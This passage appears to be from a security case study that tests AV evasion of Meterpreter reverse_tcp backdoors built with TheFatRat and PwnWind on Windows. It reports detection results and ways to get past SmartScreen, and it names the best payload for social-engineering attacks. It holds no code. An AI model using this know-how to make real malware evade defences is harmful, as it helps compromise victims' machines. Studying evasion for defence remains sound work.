
To install this tool, it is necessary to download its project from GitHub and to execute its python script. After that, it checks some requirements and dependencies; in some cases, it installs directly the tools that are not present at that moment on the machine, but if a Kali machine is used, most of these requirements are automatically satisfied.

Creating a FUD backdoor

To create a backdoor FUD, there are two choices. Anyway, results will be saved into a TheFatRat folder, where it is also possible to change the default icon image to associate with executable created.

Option number 2 of TheFatRat interface, that is "Create a FUD 100% backdoor (slow but powerfull)", involves backdoor creation providing the compilation of a C program with a Meterpreter reverse_tcp payload. Furthermore, to make it more untraceable, it is possible to enable the correspondent FUD option.

Option number 6 of TheFatRat interface, that is "Create FUD backdoor 1000% FUD with PwnWind", involves the additional use of PwnWind that allows to create a shellcode FUD in different languages.



```
                PwnWind Version  v1.0
               Pwned Windows with backdoor
             Author : Edo Maland (Screetsec)
       Powershell Injection attacks on any Windows Platform

   [1]  Create a bat file+Powershell (FUD 100%)
   [2]  Create exe file with C# + Powershell (FUD 100%)
   [3]  Create exe file with apache + Powershell (FUD 100%)
   [4]  Create exe file with C + Powershell (FUD 98 %)
   [5]  Create Backdoor with C + Powershell + Embed Pdf (FUD 80%)
   [6]  Back to Menu
```

So, for this case study, the chosen payloads are:

1. **id 2**: exe file with reverse_tcp payload;
2. **id 21**: exe file with reverse_tcp payload FUD;
3. **id 62**: exe file with C# + powershell FUD;
4. **id 63**: exe file with apache + powershell FUD;
5. **id 64**: exe file with C + powershell.

Hereafter, chosen payload will be identified by their id number.

Results

In the following table, we report the results of the tests performed through the payloads created by TheFatRat. For each one, it is specified if it has bypassed every Windows security systems and the results obtained by the online scanner, that is the number of antivirus systems that have recognized that payload as virus.

	Windows	**Windows**	**Windows**	**Metadefender**	**Poison**

	Defender	SmartScreen	Firewall		Scanner
2	Yes	No	Yes	6/42	9/35
21	Yes	No	Yes	5/42	7/35
62	Yes	No	Yes	0/42	1/35
63	Yes	No	Yes	11/42	11/35
64	Yes	No	Yes	11/42	14/35

These payloads have been tested on all of the Windows machines proposed (Windows 8.1/10, 32/64 bit), obtaining the same results.

Results analysis

Like the previous cases, the executables were blocked by Windows SmartScreen, which carries out some checks on downloaded files from Internet. In fact, these payloads are passed to the testing virtual machines downloading them from Google Drive and running them by double clicking through Windows GUI. However, if payloads are executed through command line shell, Windows SmartScreen does not block their execution. In this way, its protection has been bypassed.


Furthermore, if these payloads are passed via shared folder or USB stick, Windows SmartScreen has no control, allowing payload execution, also by double clicking on them.

Conclusions

In this case study different tools and methodologies have been shown to create shellcode and Windows executables trying to evade some security systems such as antivirus systems and pre-installed Windows systems.

Making an overall analysis of the results obtained, we note that TheFatRat gives the best results, creating a fully undetectable payload (exe file with C# and powershell) that is recognized only by Kaspersky antivirus.

So, in a possible attack scenario such as social engineering, this payload would easily bypass all the security systems installed on a victim machine. If that payload is directly downloaded from Internet and if it is executed through clicking on it, only Windows SmartScreen can recognize it as a virus and bypassing this defense can be seen as a future development.



Appendix A

Here there are all the antivirus engines used for this case study.

	Metadefender	**Poison Scanner**
Ad-Adware		X
AegisLab	X	
Agnitum	X	
Ahnlab	X	
AVG	X	X
Avira	X	X
Avast		X
Baidu	X	
BitDefender	X	X
ByteHero	X	
BullGuard		X
ClamAV	X	X
CYREN	X	
COMODO Internet Security		X
Dr.Web		X

Emsisoft	X	X
ESET	X	X
F-prot	X	X
F-secure	X	X
Filseclab	X	
Fortinet	X	X
G DATA Internet Security		X
Hauri	X	
Ikarus	X	X
Jiangmin	X	
K7	X	X
Kaspersky Internet Security		X
Lavasoft	X	
McAfee Total Protection	X	X
Microsoft Security Essentials	X	X
NANOAV	X	X
nProtect	X	
Norman Security Suite		X

Norton Security		X
Panda GP 2014		X
Panda CommandLine Secure		X
Preventon	X	
QuickHeal	X	X
Sophos	X	X
STOPzilla	X	
SUPERAntiSpyware	X	X
Symantec	X	
SOLO ANTI-VIRUS		X
ThreatTrack	X	
TotalDefense	X	X
TrendMicro	X	
TrendMicroHouseCall	X	X
Twister		X
VirIT	X	
VirusBlokAda	X	X
VIPRE		X
Zillya!	X	
Zoner AntiVirus client		X

References

http://scan4you.net/

https://www.metadefender.com/#!/scan-file

http://pscan.xyz/index.php

http://github.com/rapid7/metasploit-framework

https://github.com/Veil-Framework/Veil-Evasion/

https://blog.netspi.com/bypassing-av-with-veil-evasion/

https://github.com/Screetsec/TheFatRat